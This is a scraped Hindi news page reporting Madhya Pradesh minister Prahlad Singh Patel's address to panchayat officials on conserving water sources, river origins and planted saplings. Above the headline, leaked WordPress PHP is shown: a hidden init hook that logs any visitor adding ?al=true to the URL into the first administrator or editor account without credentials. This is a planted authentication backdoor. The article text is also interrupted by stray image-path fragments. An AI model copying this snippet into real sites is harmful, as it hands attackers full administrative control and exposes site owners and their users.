// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); जल स्रोतों और नदियों के उद्गम स्थलों का संरक्षण आवश्यक : मंत्री पटेल – प्रत्युषा आशा की नयी किरण
मध्यप्रदेश

जल स्रोतों और नदियों के उद्गम स्थलों का संरक्षण आवश्यक : मंत्री पटेल

भोपाल

पंचायत एवं ग्रामीण विकास व श्रम मंत्री प्रहलाद सिंह पटेल ने कहा कि जलगंगा संवर्धन अभियान में अंतर्गत पारंपरिक जल स्रोतों की पहचान कर उनके पुनर्जीवन के लिए पूर्व प्रयास करें। इस अभियान में मनरेगा योजना और ग्राम पंचायतों की अहम भूमिका है। उन्होंने कहा कि शहरीकरण की ओर बढ़ती ग्राम पंचायतों के लिए योजनाओं में लचीलापन होऔर जमीनी हकीकत के अनुसार नीतियों में बदलाव किया जाए। मंत्री पटेल ने मंगलवार को कुशाभाऊ ठाकरे सभागार में जिला पंचायत एवं जनपद पंचायतों के मुख्य कार्यपालन अधिकारियों के प्रशिक्षण सह कार्यशाला (ओरियंटेशन कार्यक्रम) को संबोधित किया। इस अवसर पर अपर सचिव दिनेश जैन, सीईओ एसआरएलएम श्रीमती हर्षिका सिंह, सीईओ आरआरडीए दीपक आर्य, आयुक्त मनरेगा अवि प्रसाद सहित जिला पंचायत सीईओ और जनपद पंचायत सीईओ उपस्थित थे।

मंत्री पटेल ने कहा कि जल स्रोतों और नदियों केउदगम स्थलों के संरक्षण के लिए विशेष प्रयास करने चाहिए। उन्होंने कहा कि भविष्य की पीढ़ियों के लिए इन स्रोतों का संरक्षण आवश्यक। सभी जनपद स्तर के अधिकारी इस दिशा में विशेष कार्य करें। उन्होंने बताया कि नरसिंहपुर जिले में मां नर्मदा के तटों की सफाई के लिए अभियान चलाकर कार्य किया जा रहा है। इसी प्रकार जिला स्तर पर उन्होंने नदियों से तटों की सफाई के लिए विशेषप्रयास करें। उन्होंनेकहा कि जल संरक्षण के भौगोलिक चुनौतियां का अध्ययन भी आवश्यक है। उन्होंने कहा किमहानगरों के समीप स्थित ग्राम एवं जनपद पंचायतों को सेमी अर्बन मॉडल पर विकसित किया जाएगा।

पौधारोपण के साथ उन पौधों के संरक्षण पर भी दें ध्यान

मंत्री पटेल ने कहा कि विगत दिनों आयोजित ओरिएंटेशन कार्यक्रम के अच्छे परिणाम संवाद के रूप में सामने आए। उन्होंने कहा कि प्रशिक्षण एवं कार्यशाला में अपनी पूर्ण तैयारी के साथआएं। हम अपने क्षेत्र के विकास के लिए अच्छे कार्य करें। उन्होंने कहा कि पंचायत और जनपद स्तर पर विकास कार्यों की वास्तविक स्थिति पर गहन चिंतन करते हुए सभी अधिकारी आत्ममूल्यांकन करें कि क्या वे अपने कार्यों से संतुष्ट हैं और समाज में सकारात्मक परिवर्तन ला पाए हैं। मंत्री पटेल ने कहा कि किसी भी योजना की सफलता अकेले संभव नहीं, बल्कि टीम भावना, सहयोग और सतत संवाद से ही संभव है। उन्होंने कहा कि जमीनी स्तर की चुनौतियों से सभी अधिकारी हमें अवगत कराएं, जिससे उन चुनौतियों को ध्यान में रखकर कार्य योजनाएं बनाई जा सके। पौधरोपण जैसे अभियानों में केवलपौधे लगाना नहीं, बल्कि उनकी देखभाल और जीवित रहने की जिम्मेदारी भी जरूरी है, खासकर जल स्रोतों के पास स्थानीय प्रजाति के पौधों को प्राथमिकता दी जानी चाहिए।

ओरियंटेशन कार्यक्रम में मनरेगा के तहत जल गंगा संवर्धन अभियान में चिह्नित प्रमुख उद्देश्यों और लक्ष्यों की जानकारी दी गई। क्षेत्र मूल्यांकन, कार्यों के प्रमुख सेटों को चिह्नित करने और प्रभाव मापने को कवर करने वाले एसआईपीआरआई टूल का उपयोग करके कार्य योजना को सुविधाजनक बनाने के बारे में विस्तार से चर्चा की गई। अमृत सरोवर,खेत तालाब, खोदे गए कुओं के पुनर्भरण कार्यों का तकनीकी पहलुओं की जानकारी दी गई। कार्यक्रम में एमपी-एसआरएलएम, पंचायत राज, प्रधानमंत्री आवास योजना ग्रामीण, स्वच्छ भारत मिशन, प्रधानमंत्री ग्रामीण सड़क योजना के तहत योजना और प्रमुख हस्तक्षेपों का रोल आउट की जानकारी साझा की गई।



Tags

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : MayaPuranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्क विभाग –आरएसएस फीड

[wp-rss-aggregator]